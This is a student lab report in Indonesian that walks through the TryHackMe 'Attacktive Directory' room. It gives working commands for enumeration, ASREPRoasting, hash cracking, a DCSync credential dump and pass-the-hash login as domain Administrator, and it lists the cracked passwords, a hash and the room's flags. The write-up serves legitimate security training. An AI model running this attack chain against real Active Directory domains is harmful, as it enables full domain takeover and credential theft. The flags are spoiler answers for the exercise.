LAPORAN WRITEUP

PRAKTIKUM KEAMANAN JARINGAN

Attacktive Directory

AD: Initial Access, Post-Exploitation, and Lateral Movement

TryHackMe Room: attacktivedirectory

ID-Networkers
Indonesian IT Expert Factory

Nama : Bizar Octo Givardi

BAB I: PENDAHULUAN

1.1 Latar Belakang

Active Directory (AD) merupakan layanan direktori yang menjadi tulang punggung infrastruktur jaringan pada sebagian besar perusahaan berbasis Windows. Statistik menunjukkan bahwa 99% jaringan perusahaan menjalankan Active Directory, menjadikannya target yang sangat menarik bagi para penyerang siber.

Dalam praktikum ini, dilakukan pengerjaan room TryHackMe berjudul "Attacktive Directory" yang mensimulasikan skenario serangan nyata terhadap sebuah Domain Controller yang rentan. Room ini mencakup teknik-teknik lanjutan seperti ASREPRoasting, DCSync Attack, dan Pass-the-Hash yang merupakan teknik umum digunakan dalam serangan Active Directory di dunia nyata.

Melalui praktikum ini, mahasiswa diharapkan dapat memahami alur serangan end-to-end terhadap Active Directory, mulai dari enumerasi awal hingga mendapatkan akses penuh sebagai Administrator domain.

1.2 Tujuan Praktikum

Tujuan dari praktikum ini adalah sebagai berikut:

- Melakukan enumerasi awal terhadap Domain Controller menggunakan Nmap dan Kerbrute.
- Mengeksploitasi kelemahan Kerberos Pre-Authentication dengan teknik ASREPRoasting.
- Melakukan cracking terhadap hash Kerberos menggunakan Hashcat.
- Mengenumerasi SMB shares menggunakan kredensial yang didapat untuk menemukan informasi sensitif.
- Melakukan DCSync Attack menggunakan Impacket secretsdump untuk mendapatkan seluruh hash password domain.
- Mendapatkan akses penuh ke Domain Controller menggunakan teknik Pass-the-Hash dengan Evil-WinRM.

1.3 Ruang Lingkup

Praktikum ini dilaksanakan pada lingkungan simulasi yang disediakan oleh platform TryHackMe. Target adalah sebuah Domain Controller dengan IP 10.48.165.31

yang menjalankan domain spookysec.local. Seluruh aktivitas pengujian dilakukan secara legal dalam batas-batas yang telah ditentukan oleh platform.

BAB II: DASAR TEORI

2.1 ASREPRoasting

ASREPRoasting adalah teknik serangan yang memanfaatkan kelemahan pada akun Active Directory yang memiliki pengaturan 'Does not require Pre-Authentication'. Ketika pengaturan ini aktif, penyerang dapat meminta Kerberos ticket (AS-REP) untuk akun tersebut tanpa perlu mengetahui passwordnya terlebih dahulu. Hash yang diperoleh kemudian dapat di-crack secara offline menggunakan tools seperti Hashcat.

2.2 DCSync Attack

DCSync adalah teknik post-exploitation yang memanfaatkan protokol MS-DRSR (Directory Replication Service Remote Protocol). Dengan hak akses yang tepat (seperti akun backup Domain Controller), penyerang dapat mensimulasikan perilaku Domain Controller dan meminta replikasi data, termasuk password hash seluruh akun domain dari NTDS.DIT.

2.3 Pass-the-Hash

Pass-the-Hash (PtH) adalah teknik serangan di mana penyerang menggunakan NTLM hash dari sebuah akun untuk melakukan autentikasi tanpa perlu mengetahui password plaintext-nya. Teknik ini memanfaatkan cara kerja protokol autentikasi NTLM yang menggunakan hash sebagai bukti identitas.

2.4 Tools yang Digunakan

Tool	Fungsi
Nmap	Network scanner untuk host discovery dan port scanning.
Kerbrute	Tool untuk brute force dan enumerasi username valid via Kerberos.
Impacket GetNPUsers	Tool untuk mengambil AS-REP hash dari akun yang tidak memerlukan pre-auth.
Hashcat	Password cracking tool untuk memecahkan hash secara offline.
smbclient	Tool untuk mengakses dan berinteraksi dengan SMB shares.
Impacket secretsdump	Tool untuk melakukan DCSync attack dan dump seluruh hash domain.
Evil-WinRM	Tool untuk remote shell via WinRM menggunakan password atau NTLM hash.

BAB III: LANGKAH PENGERJAAN DAN HASIL


3.1 Task 3: Enumerasi Awal dengan Nmap

Langkah pertama adalah melakukan port scanning terhadap target untuk mengidentifikasi layanan-layanan yang berjalan pada Domain Controller.

3.1.1 Nmap Port Scan

Perintah yang digunakan:

```
nmap -sV -sC -A 10.48.165.31
```



```
❯ nmap -sV -sC -A 10.48.165.31

Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-03-13 23:19 WIB
Nmap scan report for 10.48.165.31
Host is up (0.081s latency).
Not shown: 987 closed tcp ports (conn-refused)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
80/tcp   open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: IIS Windows Server
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2026-03-13 16:19:51Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: spookysec.local0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
3389/tcp open  ms-wbt-server Microsoft Terminal Services
|_ssl-date: 2026-03-13T16:20:14+00:00; 0s from scanner time.
| rdp-ntlm-info:
|   Target_Name: THM-AD
|   NetBIOS_Domain_Name: THM-AD
|   NetBIOS_Computer_Name: ATTACKTIVEDIREC
|   DNS_Domain_Name: spookysec.local
|   DNS_Computer_Name: AttacktiveDirectory.spookysec.local
|   Product_Version: 10.0.17763
|_  System_Time: 2026-03-13T16:20:04+00:00
| ssl-cert: Subject: commonName=AttacktiveDirectory.spookysec.local
| Not valid before: 2026-03-12T15:04:06
|_Not valid after:  2026-09-11T15:04:06
```

Gambar 3.1 - Hasil Nmap scan pada target 10.48.165.31

Dari hasil scan Nmap, ditemukan berbagai layanan Active Directory yang berjalan. Port 88 (Kerberos), 389 (LDAP), dan 445 (SMB) terbuka mengkonfirmasi bahwa target adalah sebuah Domain Controller. Banner NTLM dari RDP mengungkapkan informasi penting: NetBIOS Domain Name adalah THM-AD dan DNS Domain Name adalah spookysec.local.


3.2 Task 4: Enumerasi User via Kerbrute

Setelah mengidentifikasi layanan Kerberos yang berjalan, dilakukan enumerasi username menggunakan Kerbrute untuk menemukan akun-akun domain yang valid.

3.2.1 Download Wordlist dan Kerbrute

Perintah yang digunakan:

```
wget
https://raw.githubusercontent.com/Sq00ky/attacktive-directory-tools/master/userlist.txt
./kerbrute userenum --dc 10.48.165.31 -d spookysec.local userlist.txt
```



Gambar 3.2 - Hasil enumerasi user dengan Kerbrute

Kerbrute berhasil menemukan beberapa username valid pada domain spookysec.local. Dua akun yang paling menarik perhatian adalah svc-admin (service account yang berpotensi memiliki kelemahan konfigurasi) dan backup (akun backup Domain Controller yang memiliki privilege replikasi).


3.3 Task 5: ASREPRoasting - Eksploitasi Kerberos

Dengan daftar username yang valid, dilakukan serangan ASREPRoasting untuk mendapatkan hash Kerberos dari akun yang tidak memerlukan pre-authentication.

3.3.1 GetNPUsers - Mengambil Hash Kerberos

Perintah yang digunakan:

```
python3 /opt/impacket/examples/GetNPUsers.py spookysec.local/ -usersfile
userlist.txt -no-pass -dc-ip 10.48.165.31
```



Gambar 3.3 - Output GetNPUsers, hash AS-REP svc-admin berhasil didapat

3.3.2 Menyimpan Hash ke File

Hash disimpan ke file untuk proses cracking:


```
echo '$krb5asrep$23$svc-admin@SPOOKYSEC.LOCAL:...' > hash.txt
cat hash.txt
```

Gambar 3.4 - Hash AS-REP disimpan ke file hash.txt

3.3.3 Cracking Hash dengan Hashcat

Perintah yang digunakan:

```
hashcat -m 18200 hash.txt passwordlist.txt --force
```



Gambar 3.5 - Hashcat berhasil memecahkan hash, password: management2005

Hashcat berhasil memecahkan hash Kerberos tipe Kerberos 5, etype 23, AS-REP (mode 18200) dan menemukan password akun svc-admin yaitu management2005.


3.4 Task 6: Enumerasi SMB dengan Kredensial

Dengan kredensial svc-admin yang telah didapat, dilakukan enumerasi lebih lanjut terhadap SMB shares untuk menemukan informasi sensitif.

3.4.1 Listing SMB Shares

Perintah yang digunakan:

```
smbclient -L //10.48.165.31 -U svc-admin
```




Gambar 3.6 - Daftar SMB shares yang tersedia

3.4.2 Akses Share backup dan Decode Kredensial

Perintah yang digunakan:

```
smbclient //10.48.165.31/backup -U svc-admin
cat backup_credentials.txt | base64 -d
```



Gambar 3.7 - Kredensial backup ditemukan dan berhasil di-decode

Di dalam share backup ditemukan file backup_credentials.txt yang berisi string ter-encode base64. Setelah di-decode, diperoleh kredensial akun backup yaitu backup@spookysec.local:backup2517860.


3.5 Task 7: DCSync Attack - Privilege Escalation

Akun backup memiliki hak istimewa untuk mensinkronisasi perubahan Active Directory termasuk password hash. Dengan memanfaatkan hal ini, dilakukan DCSync attack untuk mendapatkan seluruh hash password domain.

3.5.1 DCSync dengan secretsdump

Perintah yang digunakan:

```
python3 /opt/impacket/examples/secretsdump.py -just-dc
backup@10.48.165.31
```




Gambar 3.8 - DCSync berhasil, seluruh hash domain terdump

Impacket secretsdump berhasil melakukan DCSync menggunakan metode DRSUAPI dan mendapatkan seluruh hash NTLM dari domain spookysec.local. NTLM hash Administrator yang didapat adalah 0e0363213e37b94221497260b0bcb4fc.

3.5.2 Pass-the-Hash dengan Evil-WinRM

Perintah yang digunakan:

```
evil-winrm -i 10.48.165.31 -u Administrator -H
0e0363213e37b94221497260b0bcb4fc
```



Gambar 3.9 - Login berhasil sebagai Administrator dan semua flag ditemukan

Teknik Pass-the-Hash berhasil digunakan untuk login sebagai Administrator tanpa mengetahui password plaintext. Seluruh flag berhasil dikumpulkan dari desktop masing-masing user.

BAB IV: HASIL DAN PEMBAHASAN

4.1 Ringkasan Temuan

Tahap	Teknik	Tool	Hasil
Enumerasi	Port Scanning	Nmap	Domain: spookysec.local, OS: Windows Server
Enumerasi	User Enumeration	Kerbrute	Username valid: svc-admin, backup, dll
Eksploitasi	ASREPRoasting	Impacket + Hashcat	Password svc-admin: management2005
Post-Exploit	SMB Enumeration	smbclient	Credentials backup: backup2517860
Privilege Esc.	DCSync Attack	secretsdump	NTLM hash seluruh user domain
Lateral Movement	Pass-the-Hash	Evil-WinRM	Akses penuh sebagai Administrator

4.2 Flag yang Ditemukan

User	Flag
svc-admin	`TryHackMe{K3rb3r0s_Pr3_4uth}`
backup	`TryHackMe{B4ckM3UpSc0tty!}`
Administrator	`TryHackMe{4ctiveD1rectoryM4st3r}`

BAB V: KESIMPULAN

Praktikum Attacktive Directory telah berhasil diselesaikan. Melalui serangkaian teknik serangan yang terstruktur, berhasil diperoleh akses penuh sebagai Administrator pada domain spookysec.local.

Serangan diawali dengan enumerasi menggunakan Nmap untuk mengidentifikasi layanan AD yang berjalan, dilanjutkan dengan Kerbrute untuk menemukan username valid. Teknik ASREPRoasting berhasil mengeksploitasi akun svc-admin yang tidak memerlukan Kerberos pre-authentication, menghasilkan hash yang kemudian di-crack menggunakan Hashcat.

Dengan kredensial svc-admin, ditemukan file backup_credentials.txt pada SMB share yang berisi kredensial akun backup dalam format base64. Akun backup dimanfaatkan untuk melakukan DCSync attack menggunakan Impacket secretsdump, menghasilkan NTLM hash seluruh akun domain termasuk Administrator. Terakhir, teknik Pass-the-Hash dengan Evil-WinRM memberikan akses shell penuh sebagai Administrator.

Praktikum ini menunjukkan betapa pentingnya konfigurasi keamanan yang tepat pada Active Directory. Pengaturan Kerberos pre-authentication yang lemah, SMB share yang menyimpan credentials, dan akun dengan hak replikasi yang tidak dijaga dapat menjadi jalur serangan yang sangat efektif bagi penyerang.